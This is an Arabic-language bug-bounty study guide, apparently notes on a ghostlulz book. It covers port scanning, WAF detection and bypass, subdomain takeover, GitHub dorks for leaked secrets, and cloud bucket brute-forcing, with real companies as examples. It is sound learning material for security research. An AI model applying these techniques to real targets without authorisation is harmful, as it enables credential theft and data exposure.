
زي ما انت شايف هنا كدا ان فيه 103 assets في aws و 171 في azure تحت علي الشمال
هنتعلم كمان في الجزء بتاع الـ exploitation phase

لو احنا نقدر نجيب ثغره زي SSRF في endpoint مستضافه علي الـ cloud provider فساعتها هنقدر نـ takeover
الـ company's entire cloud network

بالاضافه الي ان انت تقدر تبحث عن كل IP address فردياً علشان تتأكد ان انت مش ناسي اي حاجه طيب لو فيه كدا حاجه ف من المستحيل ان انت تعمل كدا مانوال ف هنستخدم ادوات لا تقلق

CENCYS

نفس اللي بيعمله شودان بيعمله برضه Cencys ولكن اوقات كتير بلاقي دومينات او ايبيهات كتيره مو جوده هنا مش موجوده في سوني
https://censys.io/ipv4



تقدر برضه تستثمر في اكونت ليك هيفيدك جدا


NMAP

زي ما كلنا عارفين الـ Nmap لما تيجي تسكان Small range من الـ hosts بتعمل شغل عالي
ولكن لو هتيجي تعمل scan لـ large range اعتقد انها هتتأخر ومش احسن حاجه
فلو انت بتسكان عدد كبير من الـ hosts ف تقدر تستخدم اداه Masscan
امتي بستخدم nmap؟
علي single target علشان يطلع شغل كويس

MASSCAN


طبعا تقدر تحمل الاداه دي من هنا :
https://github.com/robertdavidgraham/masscan

sudo masscan -p<Port Here> <CIDR Range Here> --exclude <Exclude IP> --banners -ox <Out File Name>



اتاكد برضه انك مفعل الـ banner grabbingعلشان تقدر تستخدم علي طول المعلومات دي علشان تلاقي ثغرات

طريقه البحث في النتايج ؟
تقدر تستخدم grepاو تقدر ان انت الـ web ui




WEB APPLICATION

الـ assetsبتاعه الشركه بتكون بشكل كبير بتحتوي علي IPsو Domainsفلما نيجي نتعامل معاهم لاز م اننا نعرف شويه حاجات في مرحله الـ fingerprintingزي ؟
the technology stack, programming languages used, firewalls used, and more

WAPPALYZER

الاداه دي كويسه جدا في الحكايه ازاي هي بتشتغل ؟

عن طريق انها تحلل الـ source codeبالريجيكس هتشوف التكنولوجي اللي هي قدرت توصلها وهي اضافه في فايرفوكس او جوجل كروم هتلاقيها في الـ Storeتقدر تحملها



https://github.com/vincd/wappylyzer
طيب تقدر تستخدمها علي التيرمنال عن طريق انك تديلها الـ URL

python3 main.py analyze -u <URL HERE>


```
alex@alex-PowerEdge-R710:~/tools/wappylyzer$ python3 main.py analyze -u https://starbucks.com
html => Google Tag Manager
html => Google Font API
headers => Akamai
headers => IIS
  - version (None,)
cookies => Microsoft ASP.NET
```

وممكن عن طريق شويه باش سكريبت تخليها تعمل for loopوتعمل scanلكذا URLيكونوا موجود ين في list

FIREWALL

قبل ما تتهور وتروح ترمي Payloads XSSمن الـ listلازم الاول تتأكد لو هنا فيه WAFعلشان متاخد ش block

https://github.com/EnableSecurity/wafwoof
الـ Command
Wafwoof <URL HERE>



زي ما انت شايف كدا الموقع بيستخدم the Kona Site Defender firewallومن المعلومه دي هنا تبدأ تعدل علي الـ payloadsعلشان تـ bybass it

https://github.com/oxInfection/Awesome-WAF#known-bypasses

هتلاقي هنا اشهر الـ bypassesاللي حصلت او المعروفه يعني



دلوقتي احنا اتكلمنا عن الريكون وعن مقدمه عن المجال في الاول نيجي بقا للقسم التالت وهو الـ

SECTION 3: EXPLOITATION PHASE

دلوقتي هكلمك عن ثغره عالسريع كدا واللي هي Subdomain takeover
الثغره دي من اسهل الثغرات اللي انت تقدر تدور عليها وهي بكل بساطه بتحصل ليه ؟؟
لما يكون فيه subdomainبيشاور علي CNAMEمعادش موجود او الاشتراك بتاع الشركه خلص فيه ومفروض يتجدد


انت اللي عليك تعمله انك تروح للشركه اللي بتقدم الـ CNAMEدا ويبقا كدا انت بتتحكم في ا لـ subdomainبرضه
لو متعرفش يعني ايه CNAME DNS recordتقدر تبحث عنه دلوقتي
ازاي تذاكر للثغره ؟ عندك كذا حاجه منهم كورس بشمهندس ابراهيم حجازي
ومنهم الفيديوهات اللي علي يويتوب بإسم "subdomain takeover POC"
طيب خلينا نكمل كلام مبدئيا كدا الثغره دي المفروض تبقا كل يوم بتدور عليها لو انت شغال علي تارجت معينه لفتره من الزمن

ليه ؟ لان ببساطه الثغره دي بتظهر لاول حد بيبلغها يعني تقدر تقول دي مفهاش دبلكيت لان انت المفر وض بتعمل ليها POC
كمان الـ Administratorمن الطبيعي انه دايما بيغير حاجات و تغييره لـ single DNSممكن يخلي ال شركه مصابه بالثغره دي
ازاي هتجيب الثغره دي وانت بتشتغل ؟
اولا لازم يكون معاك Listمن الـ subdomains
https://github.com/haccer/subjack
تستخدم الاداه دي حوالي 5دقايق كدا
./subjack -w <Subdomain List> -o results.txt -ssl -c fingerprints.json



من الصوره زي ما انت شايف هنا ممكن يحصل subdomain takeoverفي trace-psdev.starbucks.com
طيب لو ايوه فعلا هنا فيه ثغره اعمل ايه ؟
خلينا نشوف الدومين دا بيشاور علي انهي ! CNAME

dig <Domain Here>
dig trace-psdev.starbucks.com




من الصوره هتاخد بالك ان الـ CNAME recordبيشاور علي الـ s00174atww2twsps.trafficmanager.net
كما ان الدومين دا هو اللي احنا هنعوز نسجله

طيب ايه اللي هيحصل لو قدرنا نسجله ؟

ساعتها بقا مبروك يا صاحبي احنا قدرنا نـ takeoverالـ subdomainاللي الناس عارفاه واللي هو trace-psdev.starbucks.com :

طبعا بعد شويه معلومات هتعرفهم انت من التول هتعرف فين المكان اللي هترح تسجل منه دا لو مكا نش واضح من الـ CNAMEيعني
المهم في الحاله اللي عندنا دي هنسجل في AZURE



طيب في الحاله دي زي ما انت شايف ان الدومين اصلا موجود وظاهر انه متسجل
ساعتها احب اقولك ان دي حاجه اسمها False positiveطيب علي العموم دي الفكره الاساسيه من ال
موضوع يعني ومش بس AZUREزي ما قولتلك ولكن يه الكتير من الـ Providersزي مثلا
وغيرهم: AWS, GitHub, Tumblr

وطبعا لازم نذكر الـ listالاشهر علي الاطلاق
https://github.com/EdOverflow/can-i-take-over-xyz
هتلاقي هنا الـ titlesوجنبها مصاب ولا لا وجنبها اسم الشركه يعني انت وانت بتعمل footprintingو
ظهرلك حاجه شاكك فيها ؟
ساعتها هتخش وهتشوف فين المكان اللي تسجل منه ال subdomainدا وهل ال Titleاو الايرور اللي
ظهرلك دا مصاب ولا لا

GITHUB


زي ما اتكلمنا ان الريكون بتاعك في ال githubممكن تلاقي حاجات لذيذه

GITHUB DORKS

زي ما انت عارف google dorkingهو هو نفس الكلام بس ولكن الدورك هنا بيستخدم لتخصيص
معلومات معينه من بحرر من المعلومات بيساعد علي انه يفلتر ليك نتايج البحث بتاعك

وطبعا انا قبل كدا حطيتلك مصدر تذاكر منه فوق في الجزء دا بس لازم نقول صاحب الكتاب قال ايه ؟


filename:.bash_history DOMAIN-NAME



الناس دايما ما بيرفعوا بيانات حساسه لل github
ودا بالظبط اللي احنا عاوزينه

هندور بقا عن طريق الدوركات في كذا حاجه exposed passwords, tokens, and api keys, userna
mes

مثال :




زي ما انت في الصوره كدا شايف فيه حد فيه حد مسرب غصب عنه secret key

تقدر تستعمله بقا في الشغل بتاعك

https://github.com/techgaun/github-dorks/blob/master/github-dorks.txt
وادي هنا شويه دوركات زي الفل


COMPANY GITHUB

بدال بقا الدوركات اللي انت بتدور علي انك تلاقي حاجه تجيلك ممكن تكون الديفيلوبر غلط ونشرها ف الاحسن انك تروح للسورس نفسه وهو الCompany GitHub



تقدر بقا انك تروح تراقب الـ developersدول

خد بالك مش كل الشركات عندها الـ github pageبس انت مش هتخسر انك تروح تشوف عندهم ولا لأ



دول موظفين في فيسبوك

تقدر بقا تروح وتشوف هل فيه حد ناشر

او اي حاجه تانيه ممكن تفيدك: URLs, api keys, usernames, passwords, vulnerabilities

MISCONFIGURED CLOUD STORAGE BUCKETS

من حوالي عشر سنين كدا الـ cloud services زيAWS وgcloud وazure مكانوش حاجه
الشركات كانت بتشتري physical servers ويروحوا مستضافين نفسهم عليها في بيت
ولكن دلوقتي الشركات بدأت انها تنقل نفسها علي الخدمات دي
طيب دلوقتي من اشهر الثغرات اللي مشهوره وهي انك تلاقي exposed cloud storage bucket
طيب الـ buckets دي بتستخدم في تخزين الملفات بالاعتماد بقا علي اللي في الـ bucket
ممكن توصل لـ access الـ sensitive information


AWS S3 BUCKET

من اشهر الـ cloud service provider وهي Amazon Web Services (AWS)

S3 BUCKET DORKS

اول حاجه في انك تقدر تستخدم google dorks

site:.s3.amazonaws.com "Starbucks"



والحاجه التانيه وهي brute forceالاسامي بتاعه الـ buckets

الحاجه الوحشه الوحيده ف الموضوع دا هو انك هتقعد حبه حلوين بتقلب في النتايج

S3 BUCKET BRUTE FORCE

بس ف الناحيه التانيه هتقابل شويه cool endpoints

الكاتب بيستخدم الاتنين عموما

https://github.com/ghostlulzhacks/s3brute


python amazon-s3-enum.py -w BucketNames.txt -d <Domain Here>

لو انت روحت لل Endpointالمصابه المفروض انك هتكون قادر انك تـ listالـ endpointsالمصابه

احنا برضه المفروض بنكون بندور علي sensitive files such as backup files, zip files, user data, and any other PII information

المقال اللي في الصوره دا فيه ملف واحد بس واللي هو "index.html"






GOOGLE CLOUD STORAGE

زي ما Amazon S3 buckets مكان لتخزين الملفات زي الـ S3 Buckets برضه Google Cloud Storage هو كمان
مصاب لـ anonymous file listing
الاداه دي بتعمل brute force لاسماء الـ buckets زي التول اللي فاتت بتاعه AWS

https://github.com/RhinoSecurityLabs/GCPBucketBrute
python3 gcpbucketbrute.py -k <Domain Here> -u




هنا في المثال دا ملقيناش اي حاجه لو انت لقيت تارجت بيستعمل google cloud هتلاقي ان ال ساعتها نتايج بتاعتك اتغيرت طبعا
لحد ما تلاقي vulnerable endpoint ساعتها روح ليها وابحث عن sensitive files زي اللي فات بالظبط

DIGITAL OCEAN SPACES

لو انت عجبك موضوع الـ s3 Buckets بتاع Digital ocean spaces

فالكاتب هنا حرفيا بيستخدم google dorks علشان يلاقيهم :
site:digitaloceanspaces.com <Domain Here>



واكيد برضه تجرب التول دي لعمليه الـ brute force
https://github.com/appsecco/spaces-finder

AZURE BLOB

لو التارجت بتاعك بيستخدم Microsoft cloudف اكيد هما بيستخدموا Azure blob storageزي S3 buckets كدا بالظبط

بس هنا انت مش محتاج انك تعمل brute forceللـ URLsليه ؟
لان انت لازم تبقا عارف الـ bucket nameوكذلك برضه الـ the blob name
ودا بيخلي الموضوع من الصعب انك تـ brute forceالاسامي
لان فيه جزئين من الـ URLsولكن عندك google dorksلسه شغال علشان تـ enumerateالاسماء الممكنه

ELASTIC SEARCH DB

أنت اكيد سمعت قبل كدا عن الـ relational databaseزي الـ MySQLعندك بقا Elastic searchزي MySQL
قاعدة بيانات تستخدم علشان تخزن المعلومات دي
و elastic searchبيقوم بالبحث في قاعدة بيانات كبيره

ELASTICSEARCH BASICS

مصمم لتخزين و ارجاع وارداره الـ document-orientedو semi-structured data
لما بتيجي تستخدم Elasticsearchانت بتخزن البيانات في ملف JSONبعد كدا انت بتستعلم عنها عل شان تقدر ترجعها
علي عكس MYSQLاللي بتخزن المعلومات في جداول ولكن هنا elastic searchبيستخدم شئ اسم ه الـtypes

كل typeفيه صفوف كتير واللي بيُدعي بـ documents
والـ documentsدي ببساطه هي عباره عن json blobواللي هي بتشيل البيانات زي المثال دا كدا :

{"id":1, "name":"ghostlulz", "password":"SuperSecureP@ssword"}

في MYSQLاحنا بنستخدم الـ column namesاما في Elasticsearchاحنا بنستخدم field names
الـ in the aboveفي الـ json blobالسابق هو الـ id, name, and password
اما في الـ MySQL

بنقوم بتخزين الـ Tablesفي قاعدة البيانات
في Elastic searchاحنا بنخزن الـ documentsفي حاجه اسمها index
يبقي كدا الـ indexدا عباره عن مجموعه من الـdocuments



